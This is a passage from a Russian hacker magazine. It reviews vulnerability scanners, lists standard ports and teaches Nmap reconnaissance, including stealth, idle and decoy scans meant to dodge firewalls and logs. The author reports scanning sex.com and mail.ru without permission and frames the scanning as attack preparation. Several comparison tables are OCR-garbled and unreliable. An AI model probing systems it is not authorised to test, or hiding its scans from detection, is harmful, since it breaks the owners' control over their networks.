Разработчики, как правило, вовсю расхваливают свои продукты, уникальные технологии, хотя понятно, что ни один из них не способен обнаружить все дыры. По принципу действия все сканеры очень похожи на антивирусы, потому что у каждого сканера есть база данных, содержащая описание всех известных дыр, которое сравнивается с результатами анализа. Это и является своего рода ограничением.

По идее любой уважающий себя сканер должен уметь сканировать:

- Web-, FTP- и почтовые серверы;
- броузеры, почтовые программы и серверы баз данных;
- пароли и учетные записи;
- подверженность DoS-атакам;
- права доступа к файлам и каталогам;
- а также:
- распознавать тип сервера;
- использовать многопоточное сканирование;
- работать через прокси;
- автоматически обновлять свои базы данных;
- выводить отчет в HTML;
- иметь дополнительные функции, типа Whois.

Ну и, естественно, у каждого сканера обычно есть своя фича, типа «суперпупер эвристический анализ» с помощью которого он может попытаться найти новые дыры, которых нет у него в базе.

Для начала сканер определяет тип ОС, ее версию, используемые сервисы и протоколы. Выяснив это, он ищет все доступные ресурсы, например, открытые порты и «грабит» их заголовки, чтобы узнать оттуда, например, версию



ПО. И если у него в базе данных есть дыра по этой версии, то он сразу скажет об этом, а также о степени опасности дырки. Но Хитрый админ, начитавшийся Вugtraq′ов, может изменить заголовок или, заранее зная о дыре, вовремя нашлепать фикс. Потому точно проверить, есть ли дыры, можно, проведя на сервак атаку (обычно сканеры предлагают всевозможные DoSатаки и иногда брутфорс паролей), причем сканер честно предупредит, что это опасно и нехорошо:). И вот, наступает долгожданный момент: проверка закончилась - в отчете ни одной дырки. Лезем в лог сканера - опять ничего! Однако рано обламываться: если сканер дыр на хосте не нашел, это еще не значит, что их там нет. Может, там установлен файервол или еще какие фильтры. К тому же автоматическая проверка может и пропустить распространенную дыру, которую легко найти вручную. Конечно, шансов найти дыры в удаленной системе не так много, но кто ищет, тот ведь всегда найдет... А когда найдет...

XSPIDER

«Первый российский сканер» - эта гордая надпись прочно приклеилась к XSpider'y. И это есть превеликий гуд:). Сканер бесплатен (пока), разговаривает на родном языке и уже успел завоевать известность. Интерфейс понравился мне больше всех - удобный, простой и в то же время не перегруженный всякими эффектами и графикой.




Рис. 1. Первый отечественный сканер.

И функциональность, надо сказать, не уступает. Имеются довольно подробные настройки и, что особенно приятно, по каждому сервису паук умеет проводить DoS-атаки. Порадовала фишка - проверка прокси на анонимность: задаешь IP-адрес и порт, и паук проверяет анонимность сервака. Имеется также отличный CGI-сканер. Так как все базы данных паука хранятся в текстовых файлах, их можно редактировать ручками: идем, например, на kodsweb.ru качаем сgi-словарь, сливаем и повышаем тем самым вероятность найти дыру. Плюс еще у XSpider'а имеются простые TCP и UDP портсканеры, TCP и UDP клиенты и WhoIs.

Отчеты получаются простые и понятные, есть линки на сайт с подробным описанием найденной дырки и на патч. Жаль, что некоторые описания на англицком языке. Одна только фигня - пока что нет мануалки. И напоследок скажу, что XSpider умет маскировать от IDS (Intrusion Detection System).

Что ж, первый блин, да не комом.

СКАНЕРЫ БЕЗОПАСНОСТИ ПОД WIN

SHADOW SECURITY SCANNER

Это сканер от создателей известной проги Shadow Scan. Посмотрим, что же они наваяли. Встречают, как говорится, по одежке, а одежка у него ничего себе: появился «из воздуха», с плоскими контролзами, выделение при наведении мыши. И, уж не знаю от чего, все это хозяйство слегка тормозит;). Однако под шубой обнаружились все стандартные функции и даже больше. Анализируются аж 19 сервисов, в том числе: MSSQL, IBM BD2,




Рис. 2. Сканер от создателей Shadow Scan.

Oracle, MySQL, PostgressSQL, Interbase и MiniSQL, а DoS-атаки выделены в отдельную проверку.

Чтобы начать сканировать, надо создать новую сессию и выбрать правило/политику (policy), которое можно создать и редактировать там же. Правило представляет собой совокупность настроек, с которыми будет проводиться данная сессия. В принципе удобная штука: чем каждый раз лазить в настройки, лучше наделать правил и выбирать в соответствии с ситуацией. Сами настройки мне тоже понравились, все подробно и удобно: прямо в том же окне появляется описание проверки. Можно писать собственные модули сканов на любом языке, только в виде DLL (примеры на Си и Дельфях в папке Plugins). А можно создавать свои проверки с помощью встроенного средства с громким названием SDK. Выбираешь тип проверки, вводишь описание и данные для проверки (скрипт, номер порта и так далее).

Отчеты у SSS не менее навороченные, чем сам сканер: туда впихивают кучу графиков, а всю собранную инфу разбивают по категориям. Ну и фишка дня: при нажатии на Ок в окне about, оно почкуется на две части, которые расползаются в стороны, причем их можно ловить за заголовок. Я игрался минут десять:)))).

LANGUARD NETWORK SCANNER

Еще один неплохой сканер, хотя и платный. Простой, но продуманный интерфейс - справа информация о ходе проверки, а слева результаты. Прога изначально задумывалась для локальных сетей, и только с версии 2.0 стала универсальным сканером. Сильно отличает этот сканер от остальных способность отлично работать с NetBIOS, фигачить список ресурсов, сервисов и пользователей. Также хорошо прога знает слабые места реестра. Все дыры в базе данных имеют Bugtraq ID. Есть также такая полезная функция




Рис. 3. LANGuard Network Scanner.

как Traceroute, забытая почему-то остальными прогами. Ну и пара фирменных вещей. Первая - это Results comparnison - сравнивает результаты сканирования с прошлыми результатами и позволяет обнаруживать изменения (например, новые сервисы и дыры, новых пользователей). И вторая - собственный язык скриптов (LANS) для написания своих проверок - очень простой с примерами и подробным мануалом. После проверки выдает довольно приятный HTML/XML-отчет.





X-SCAN

Эту вещицу сработали братья-китайцы, и она, конечно, бесплатная. Все в X-Scan'е очень просто. Минимум настроек: диапазон IP и портов, параметры HTTP-запросов, а также выбор сканируемых сервисов из стандартного набора. Интерфейс тоже небогат: вывод результата на одной вкладке и состояние текущего потока на другой.




Рис. 4. Сканер из Китая.

Но с другой стороны, прога создавалась для работы из командной строки, потому, наверное, и интерфейс слабый. К тому же X-Scan имеет один из самых толстых CGI-словарей, так что пока еще может дать фору другим сканерам. В readme описан формат плагина, и умеющий писать на Си сможет написать его себе и возрадоваться.

Результаты можно сохранить в html-формате, правда, зачем-то в двух файлах, один из которых почти пустой, а тот, который не пустой, не очень чита-бельный, так как комментарии отсутствуют напрочь. Как и у всех, для известных дыр есть заплатки, а за остальными надо идти на сайт разработчика - может там есть.

NMAP

Мощный бесплатный сканер с открытым кодом. Есть варианты сканера для командной строки и почти для всех ОС. По сути, это сканер портов, так как предупреждать о том, что есть дыра, он не умеет. Зато с портами работает профессионально, быстро и имеет очень гибкие настройки.




Рис. 5. Network Mapper - теперь с GUI.

Для работы Nmap использует кучу методов сканирования, таких, как UDP, TCP connect, SYN (полуоткрытое), FTP proxy, ICMP (ping), FIN, ACK, Xmas tree

и NULL-сканирование (подробно и с примерами все эти методы рассматриваются с статье «Пожмем друг другу руки!» – прим. ред.).

Еще он умеет определять ОС хоста по отпечатку стека ТСР/ІР, делать «невидимое» сканирование, сканирование с использованием ложных хостов, определять наличие пакетных фильтров, RPC-сканирование. Весь процесс отражается в окне в виде текста и цифр, почти без комментариев.

В результате получается список портов удаленной машины с указанием номера и состояния порта, типа используемого протокола, а также названия службы, закрепленной за этим портом. По Nmap'у порт может иметь три состояния: «открытый», «фильтруемый» и «нефильтруемый». Состояние «открыт» означает, что удаленная машина прослушивает данный порт. Состояние «фильтруемый» означает, что файерволл, пакетный фильтр или другое устройство блокирует доступ к этому порту и Nmap не смог определить его состояние. «Нефильтруемый» означает, что по результатам сканирования Nmap воспринял данный порт как закрытый, при этом средства защиты не помешали Nmap определить его состояние. Это состояние Nmap определяет в любом случае (даже если большинство сканируемых портов хоста фильтруются).

N-STEALTH

Сканер-убийца. Убийца во всех смыслах. Работает очень медленно... Но эффективно. А медленно, наверное, из-за гигантского количества проверок - более 19000! Все это происходит в одном немасштабируемом окне, причем все элементы интерфейса: и опции, и статистика, и все остальное - появляются на одной и той же форме. Сначала от этого путаешься, потом привыкаешь.

Когда я увидел большущую кнопку Language, сразу же радостно выбрал в списке русский язык, и понял, что радовался рано. Вместо знакомых слов я




Рис. 6. Сканер-монстр N-Stealth.

увидел кракозяблы транслита. Получилось очень необычно и неудобно, и я переключился назад на english.

Продолжая изучение опций, я нашел в N-Stealth целый набор инструментов для уклонения от IDS, но он посоветовал их вырубить, чтобы процесс шел быстрее. Ну, и конечно, как не быть средству для добавления своих проверок - ExploitDev. Средство это очень простое и идет с примерами.

Когда во время проверки оборвалась связь, всплыла еще одна нехорошая подробность - у проги нет паузы. Пришлось начинать сначала и ждать, ждать, ждать...

N-Stealth комплектуется еще и анализатором логов сервера, сканером вебконтента сервера, средством для автообновления и средством для автоматического намыливания результатов. Называется все это N-Stalker Security Intelligence Service и стоит денежков. Вот так.

TYPHON II

Еще один «самый мощный и быстрый» сканер, который раньше звался Cerberus Internet Scanner. На самом деле, Typhon очень простой: буквально старт, стоп и опции.

Начав сканировать, ты увидишь только два слова: сначала Running, и, когда прога кончит, Completed и все! Даже как-то скучно смотреть - ни тебе прогрессбара, ни текущего статуса. Как будто создатели поставили себе задачу как можно меньше взаимодействовать с пользователем. Несмотря на внешнюю простоту, в опциях довольно неплохой выбор сервисов. Хорошо умеет сканить реестр, если, конечно, доберется до него.

СКАНЕРЫ БЕЗОПАСНОСТИ ПОД WIN




Рис. 7. Typhon - невидимый ураган.

Также Typhon можно использовать как wardialer, то есть звоним по определенным телефонным номерам и узнаем, есть ли на другом конце линии модем.

ТЯНЕМ - ПОТЯНЕМ, ВЫТЯНУТЬ...

Теперь, когда я накачал себе сканеров, осталось выяснить, пригодны ли они для вытягивания репки, или нет. В качестве репки были выбраны сайты www.sex.com и www.mail.ru (только т-с-с, они еще об этом не знают :)). Проверялись оба сайта всеми сканерами по два раза, время бралось наи-

Парэветр	Напарфайх	Ornet	Дип. функция	Passep	Seconomia
Xapider 6.10	4.5	6	90%	1.01 MI	20
Shadow Security Scanner 5.35	46	4.6	. Her	3 50 ME.	Het
LANGuard 3.8 shere 3hi	3.6	5	100	435.94	Het
K-Sean 1.3 GH	2.	15	CHIC	1.57 ME	.84
Nmap 13.8	3	25	net.	6393M	
N Steatth 3.5 build 55	3	4	HE	1.00 ME	,83
Typhon II	2	4.	80%	4:06 MB	HET

Рис. 8. Сравнительные характеристики сканеров.

меньшее, интерфейс и отчет оценивались по пятибалльной системе. Вот что получилось.

Репка вытащена успешно. (Чтобы изменения вступили в силу, нужно перезагрузить компьютер:)).

Судя по общим результатам, на sex.com было 4 открытых порта и (предположительно) одна опасная дыра - в OpenSSH - возможность получения при-

Парашетр Сканер	Найдено аткрытых портов	Найдено дыр/ замечаний	Затраченкое вре и я
XSpider 6.10	4	2/7	38 Mars 41 cex
Shadow Security Scanner 5.35	4	1/8	18 MW 25 CEX
(beta 3b)	- 4	1/2	28 мин 04 сек
X-Scan 1.3 GUI	3	1/1	3 MHH 34 CHK
Nmap 1,3.0	- 34	33	9 мин 34 сек
N-Stealth 3.5 build 55	4	176	72 Mars 38 cex
Typhon II	4	1/2	5 мин 02 сек

Рис. 9. Жертва №1 - www.sex.com.

вилегий root, а на mail.ru - 3 порта и возможность неавторизованной отправки почты. Замечаниями считаются возможность получения информации с сервера и уязвимости с низким уровнем опасности.

Как я и ожидал, XSpider показал себя вполне достойно. Хоть и не спеша, он все же обнаружил все что надо, и даже больше. Паук выдал целых два предположения об уязвимости на sex.com. Среди замечаний можно отметить найденные доступные директории на обоих сайтах.

Shadow Security Scanner также справился с задачей, но быстрее и нашел больше существенных замечаний, касающихся настроек сервера на sex.com.

C sex.com LANGuard справился почти за полчаса, причем сразу явно определил ОС (FreeBSD). А вот mail.ru сканировать отказывается, не может найти ни одного компа в сети! Я и таймауты увеличивал, и загружал файл настройки для медленной сети - как рыбой об лед. Посему эту половину теста предлагаю считать им не пройденной.

Параметр Сканер	Найдено открытых портов	Найдено дыр/ замечаний	Затраченное вре и я
XSpider 6.10	3	0/5	13 mm 20 cex
Shadow Security Scanner 5.35	3	0/1	8 мин 10 сек
LANGuard 3.0 (beta 3b)	19	(a)	(4)
X-Scan 1.3 GUI	3	1/1	4 мин 12 сек
Nmap 1.3.0	3	131	4 Mars 26 cex
N-Stealth 3.5 build 55	3	0/3	57 Mars 45 Cex
Typhon II	3	0/1	3 мин 48 сек

Рис. 10. Жертва №2 - www.mail.ru.

X-Scan нашел дырки быстрее всех и выдал свой ужасный отчет. Только вместо дырки в OpenSSH он нашел какую-то дырку в HTTP. Комментариев на сайте нет... Загадочный народ китайцы.

NMap, как сканер портов, свое дело сделал на 5 с плюсом - относительно быстро и информативно. Показал открытые, закрытые и защищенные порты и кучу дополнительной инфы. Отчего он столько весит, пока остается загадкой (от кривого портирования под винды, никсовая версия весит нормально – прим. ред.).

N-Stealth, основательно помучив оба сайта, нашел обе дырки. Если бы была конкретная цель, можно было бы существенно уменьшить время сканирования, убрав ненужные проверки.

Typhon также с проверками справился, причем гораздо быстрее некоторых. Оно и понятно: при таких размерах и таком интерфейсе остается надеяться на качество.

...ВЫТЯНУЛИ РЕПКУ!

В общем, все сканеры чем-то хороши, и мне остается дать пару заключительных советов. Если время тебе пофигу, можно «маскироваться», использовать прокси и включать сканирование UDP. Было бы неплохо почаще обновлять базу данных уязвимостей.

Сканеры работают по-разному и дают различные результаты, поэтому самое главное - это выбрать, какой именно тебе подойдет. Такие сканеры, как XSpider, Shadow Security Scanner, N-Stealth и Турhоп будут полезны как для админов, так и для желающих взломать какой-нибудь сервак. Nmap - прога для тех, кто умеет работать с сетью ручками и читать сложные логи. LANGuard скорее подойдет для сканирования локалки, а X-scan - для тех, кто спешит, и кого не интересуют подробности.

А для энтузиастов сойдет любая прога :). Им и флаг в руки.



СКАНИРОВАНИЕ

TAHDAPTHЫE

список стандартных портов с описанием сервисов Сканер портов – это, конечно, большой рулез. Но, взяв его в зубы и накинувшись на безобидный хост, ничего особого не добъешься. Ну, выдаст он тебе чтонибудь в стиле:

22/listening 25/listening 79/listening 80/listening 111/listening 117/listening



uUcp (uucp@xakep.ru)

И что? Многим это вообще ни о чем не говорит. Кто-то поймет, что на сервере открыты порты 22, 25, 79, 80, 111 и 117. Но кто его помнит, что за этими портами скрывается? Ладно, допустим, 80-ый порт знают все — web-сервер, а что стоит за, скажем, 117-ым? Ты помнишь? Я — нет. Так что давай посмотрим, как надо разруливаться в таких ситуациях. Есть два варианта: либо пользоваться сканерами, которые хоть как-то показывают, какой сервис висит на открытом порту (такими, как птар — да и тот выдает о сервисе не очень много информации, только название), либо самому научиться определять по номеру любого порта сервис, который на нем висит. Мы пойдем вторым путем, так как он универсален и не привязывает тебя к каким-либо конкретным сканерам, платформам, ОС'ям архитектурам процессора и прочим ограничителям свободы и воли:).

ЧТО ЕСТЬ ЧТО?


Начнем с самого тривиального - что есть порт? Все знают, что у каждой машины в сети есть свой ІР-адрес, и для того чтобы приконнектиться к ней и воспользоваться каким-нибудь сервисом (если машина его предоставляет, т.е. является сервером), надо знать этот самый айпишник. Но что делать, если машина предоставляет сразу несколько сервисов: вэб, почта, телнет? Вэб браузер будет коннектиться по этому IP точно так же, как и почтовый клиент, а ведь каждому из этих приложений надо предоставлять отдельный сервис. Как их разделить? Чтоб не возникало таких проблем, используются порты. Браузер коннектиться к серверу по его ІР'шнику, но уточняет, что ему нужен такой-то порт (тот, на котором предоставляется вэб-сервис – 80), и почтовый клиент коннектится к тому же ІР, но уточняя, что ему нужен другой порт (вернее порты: POP3/SMTP - 25/110, один для приема почты, второй для отправки - для приема и отправки почты используются разные сервисы). Вот и получается, что порты – это, как бы, адреса конкретных сервисов в пределах одного сервера (можно еще сказать в пределах одного IP). Ок, все отлично, но есть еще одна проблема: что будет, если каждый владелец сервера будет вешать свои сервисы на произвольных портах? Например, один повесит web-сервер на порт 40, а второй на 45 и тд. Будет неразбериха, потому что браузер не будет знать, к какому порту ему коннектиться на каждом новом сервере. Во избежание этих неприятностей и был создан список стандартных портов. В нем ясно сказано, что, например, web-сервис должен находиться на 80-м порту, телнет-сервис – на 23-м, DNS – на 53-м и тд. При таком раскладе браузер всегда знает, что ему нужен порт 80, точно так же telnet-клиент всегда коннектится на порт 23.


За списком стандартных портов следит организация под названием IANA (Internet Assigned Numbers Authority). Базируется эта контора по следующему адресу: http://www.iana.com/. В ее полномочья входит, собственно, редактирование и поддержание списка стандартных портов в надлежащем состоянии. Не завидую я этим ребятам - работа у них, блин, гиморная. Прикинь, каждый разработчик, решивший, что его сетевое приложение (или протокол) должно занимать такой-то порт, должен отправить в IANA'у соответствующий запрос на регистрацию этого порта (все это можно сделать прямо с сайта). После того, как IANA рассмотрит запрос и даст добро, порт будет добавлен в список стандартных портов и будет официально закреплен за соответствующим приложением

(чтоб клиентская и серверная часть этого приложения могли спокойно взаимодействовать на всех серверах через этот порт).

LET'S DO IT

Итак, мы поняли, что такое порт и что такое список стандартных портов. Теперь вернемся к нашему любимому сканеру портов. Когда эта замечательная тулза выдает нам список открытых портов на каком-нибудь сервере, мы вооружившись списком стандартных портов, сверяем открытые порты со стандартными и смотрим, какие же сервисы все-таки предоставляет интересующий нас сервак. Вот теперь какртинка складывается полностью: посканил, посмотрел, какие порты открыты, глянул в список и определил, какие сервисы работают на серваке. Полный список стандартных портов доступен по адресу http://www.iana.org/assignments/port-numbers. Их там просто огромное количество, но большинство из них используются очень редко. Чтоб не гонять туда тебя каждый раз, я приведу прямо тут список наиболее часто встречающихся открытых портов. Короче — теперь просканив что-нибудь можешь открывать этот Спец и смотреть, что это ты там такого насканил;). Поехали:








Вот такой вот небольшой списочек на заметку;). Кстати, еще инфо для тебя: список стандартных портов от IANA рассортирован следующим образом. Сначала идут Well Known Port Numbers (хорошо изученные/отсортированные/известные порты). Это порты с номерами от 0 до 1023. Обычно эти порты отдаются пот сервисные службы: всякие демоны и прочее. Далее идут Registered Port Numbers (зарегистрированные порты). Это порты с номерами от 1024 и до 49151. На этих портах обычно висят клиентские проги (ведь серваку тоже надо знать, куда посылать ответ). И замыкают структуру Dynamic and/or Private Ports (динамичные и приватные порты). Это порты с номерами от 49152 до 65535.

3PM B D6A

А теперь о грустном: список стандартных портов от IANA — это всего лишь рекомендации админам и разработчикам. Понятно, что любой кодер может написать свою прогу так, чтоб она юзала какой угодно порт (хоть тысячу раз зарегистрированный). С тем же успехом любой админ может повесить любую прогу на своем

серваке на любой порт :(. Правда, при этом у него возникнут проблемы с тем, куда девать законное «приложение» этого порта, но это так — раздражающее обстоятельство, а не реальная проблема. Если по Well Known портам все более менее стабильно (мало кто любит гемориться с переносом, скажем, вэб-сервера с 80-го порта на 151-ы), то с Registered портами все уже достаточно смутно (а о Dynamic и говорить нечего). Фишка в том, что когда, например, браузер обращается к веб-серверу, он должен знать точно, на каком порту постоянно тот висит, а когда наоборот — такого ограничения нет. Ведь браузер сообщает в запросе, номер своего порта, поэтому серверу не надо знать какого-то одного постоянного номера порта — обратился к нему браузер с порта 31270, он туда и ответил, обратился с 33109 — ответил на него. Так что будь внимателен и не пытайся заэксплоитить telnetd эксплоитом от ftpd :). Удачи!



X



PA3BEDHA)

Абсолютно защищенный компьютер изготовлен целиком из бетона, без примеси кремния

слушаем стену птар'ом

GREEN (green@rootshell.ru)

ВВЕДЕНИЕ

Бесконечное богатство полезной информации хранится за корпоративными и иными фаерволлами, во внутренних и домашних сетях, на серверах, рабочих станциях и просто домашних компьютерах. Но если у этих компьютеров есть лоступ во внешний мир, значит, и у внешнего мира есть лоступ к ним, а частенько и к хранящейся там информации (ну, хоть ты наизнанку вывернись!). Кому-то эта статья может показаться наивной, но я надеюсь, что для кого-то она все же окажется полезной и откроет глаза как на несовершенство используемых программ, так и на несовершенные конфиги и забытые дефолтные возможности, которые треба вырубать сразу. Грамотная разведка - 50% успеха атаки.

РАЗВЕДКА БОЕМ

Итак, когда ты уже выбрал цель - самое время произвести разведку и выяснить, какие силы нам противопоставляют админы. Если исследуется сеть, то - как она устроена изнутри, какие сервисы имеются в наличии и тому подобную полезную инфу. Обычно самой подробной информацией такого рода обладают... сами админы сети, они же могут помочь получить доступ ко внутренним ресурсам. Но если ты не готов заплатить братве за поимку и раскалывание админа, то есть и более дешевые, хотя и не такие надежные методы :).

NMAP

Тулза NMAP (http://www.insecure.org/nmap) от небезызвестного дяди Fyodor'a поможет нам многое узнать. Это мощный инструмент, который позволит в разных режимах просканировать сети и отдельные хосты, по особенностям ответов сетевого стека исследуемой цели угадать, какая операционка запущена на той стороне. В лучших традициях сетевой общественности птар раздается в виде исходников, но если тебе неохота заморачиваться с компиляцией, тебе дадут и уже скомпилированные бинари для твоей OS'ки, в том числе и для разных версий WindowZ. Тем, кому не хочется возиться с командной строкой, дадут даже графическую морду.

Самый простой режим использования - это просто запустить **птар** и указать ему цель для исследования:

\$ nmap 172.17.10.55

Starting nmap V. 3.00 (www.insecure.org/nmap/) Interesting ports on testbox.sample.ru (172.17.10.55): (The 1594 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
53/tcp	open	domain
79/tcp	open	finger
110/tcp	open	pop-3
113/tcp	open	auth
8080/tcp	open	http-proxy


Nmap run completed — 1 IP address (1 host up) scanned in 4 seconds

Из приведенного вывода можно узнать, что машинка с таким ІР включена и отвечает на сетевые запросы. Также нам дали список портов, на которых кто-то отвечает с предположением, кто бы это мог быть. Если птар был запущен от обычного непривилегированного пользователя, то он использует так называемый «грязный» ТСР скан, после которого в логах на той стороне остаются наши следы:

Sep 21 06:19:14 testbox sshd[2188]: Did not receive identification string from 213.25.7.123 Sep 21 13:37:08 testbox xinetd[976]: START: pop3 pid=2473

from=172.17.10.90

Запущенный от рута или с опцией -sS - nmap выбирает более безопасный режим сканирования, который обычно не оставляет следов в логах, хотя некоторые пакетные фильтры и способны обнаруживать такие попытки. Секрет невидимости сканирования (SYN scan, или half-open scanning) заключается в том, что мы не устанавливаем соединение до конца, для каждого порта высылается пакет на установление соединения (с установленным SYN флагом); в случае, если та сторона отвечает, что порт открыт и соединение может быть установлено (выставлены флаги SYN и ACK), то мы запоминаем этот факт и высылаем пакет, запрашивающий сброс соединения (флаг RST) вместо пакета с подтверждением. Бай, бейби! Если же мы в ответ получаем пакет с отказом, значит, этот порт никем не слушается либо прикрыт фаерволлом, что мы также запоминаем.



НЕВИДИМЫЙ, ЕЛОВЫЙ И НУЛЕВЫЙ СКАНЫ

Помимо этого есть еще три типа сканирования: Stealth FIN, Xmas Tree и Null scan, которые включаются, соответственно, как -sF -sX -sN. Эти режимы полезны, чтобы обмануть некоторые фаерволлы и пакетные фильтры, которые обнаруживают предыдущий вид сканирования, следя за приходом SYN пакетов на запрещенные/никем не обслуживаемые порты. Эти режимы посылают пакет с установленным флагом завершения соединения (-sF и -sX) либо вообще без флагов; ответы для открытого и закрытого порта должны различаться, что нам и нужно. К сожалению, в фирме Microsoft, как всегда, креативно подошли к интерпретации сетевых стандартов, и все пакеты такого вида совершенно игнорируются, так что эти опции не применимы для сканирования Windows-тачек.

СКАН ОТ ЧУЖОГО ИМЕНИ

Еще один скрытный вариант сканирования - это так называемый Idle scan, включаемый по опции -sI host или -sI host:port. Вместо host необходимо подставить ІР-адрес какого-нибудь сетевого хоста, желательно, чтобы через этот хост проходило как можно меньше траффика в момент сканирования. В случае использования этого режима сканирование выглядит как выполняемое с того самого хоста, который мы указали как параметр к опции -sI, что, несомненно, есть очень гут. Второй плюс такого сканирования в том, что мы видим список открытых портов с точки зрения того хоста, через который выполняется сканирование, так что при аккуратном выборе можно узнать кое-что из того, что владельцы внутренней сети и фаерволла хотели бы скрыть.

Очень сходный результат с предыдущей опцией можно получить, проводя сканирование через ftp-сервер (можно указать с помощью опции -b user-



name:password@server:port), присутствуют все те же плюсы, что и в предыдущем пункте. Единственная проблема заключается в том, что ftp-серверов, поддерживающих «ftp proxy» соединения в Интернете, становится с каждым днем все меньше.

СЛУШАЕМ НЕПИНГУЮЩИХСЯ

По умолчанию nmap сканирует только те тачки, которые отвечают на ping запросы (такой запрос посылается перед сканированием), так как некоторые фаерволлы блокируют такие запросы, этот режим можно отключить с помощью опции **-PO.**

А ТЕПЕРЬ UDP

Все сказанное выше относилось к сканированию TCP-портов. Nmap также способен сканировать и UDP-порты. Для этого служит опция -sU. Несмотря на то, что обычно самые интересные и дырявые сервисы слушают только TCP-порты, все же существуют сервисы, рассчитанные на UDP. В частности многие RPC-сервисы (включая nfs) в Solaris известны своей дырявостью. Также, если повезет, можно найти установленный и готовый к работе бекдор BackOrifice от cDc или еще чтонибудь подобное. К сожалению, одним из недостатков UDP-сканирования является его низкая скорость, так как многие операционки искусственно ограничивают количество отказов в соединении по закрытым UDP-портам. Например, Linux по умолчанию дает не более восьмидесяти отрицательных ответов за четыре секунды, Solaris имеет еще более строгий лимит в два отказа в секунду. К счастью, Windows не вводит никаких ограничений на эту тему, так что сканировать UDP-порты в Windows легко, быстро и приятно.

ЧЕКНЕМ САМУ ОГНЕСТЕНУ

В режиме сканирования -sA можно попытаться получить некоторые сведения о правилах в фаерволле, а также является ли он простым пакетным фильтром либо запоминает состояние всех проходящих через него соединений. Порты, которые обозначены как «filtered», в результатах работы птар явно закрыты огнестеной. Еще один режим сканирования, похожий на предыдущий, включается параметром -sW. Помимо определения прикрытых фаерволлом портов он также в некоторых случаях способен определить и открытые порты (работает в случае,

если на той стороне тусуются некоторые виды операционок, в частности *BSD, sun0s4.x).

ГАДАЕМ ИМЕНА

Опция -sR пытается отослать на все открытые порты RPC-команду NULL, и если получает вразумительный ответ - получает от обнаруженного сервиса его имя и версию.

Используя опцию **-0**, можно попросить птар угадать, какая версия OS запущена на интересующем нас хосте, а в некоторых случаях также и сколько времени прошло с момента последней перезагрузки. Этот анализ производится на основе ответов OS на специально скомпонованные правильные и неправильные сетевые пакеты. К сожалению, если зло-админ системы менял настройки TCP-стека, такое угадывание становится неэффективным. Для предыдущего примера в самом начале результат угадывания выглядит так:

Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20 Uptime 13.057 days (since Sun Sep 8 13:14:58 2002)

Используя опцию -I, можно выяснить, от какого пользователя запущен тот или иной сетевой сервис. К сожалению, это работает, только если в списке сервисов есть «auth» и выполняется «грязный скан».

МНОГОСТАНОЧИМ

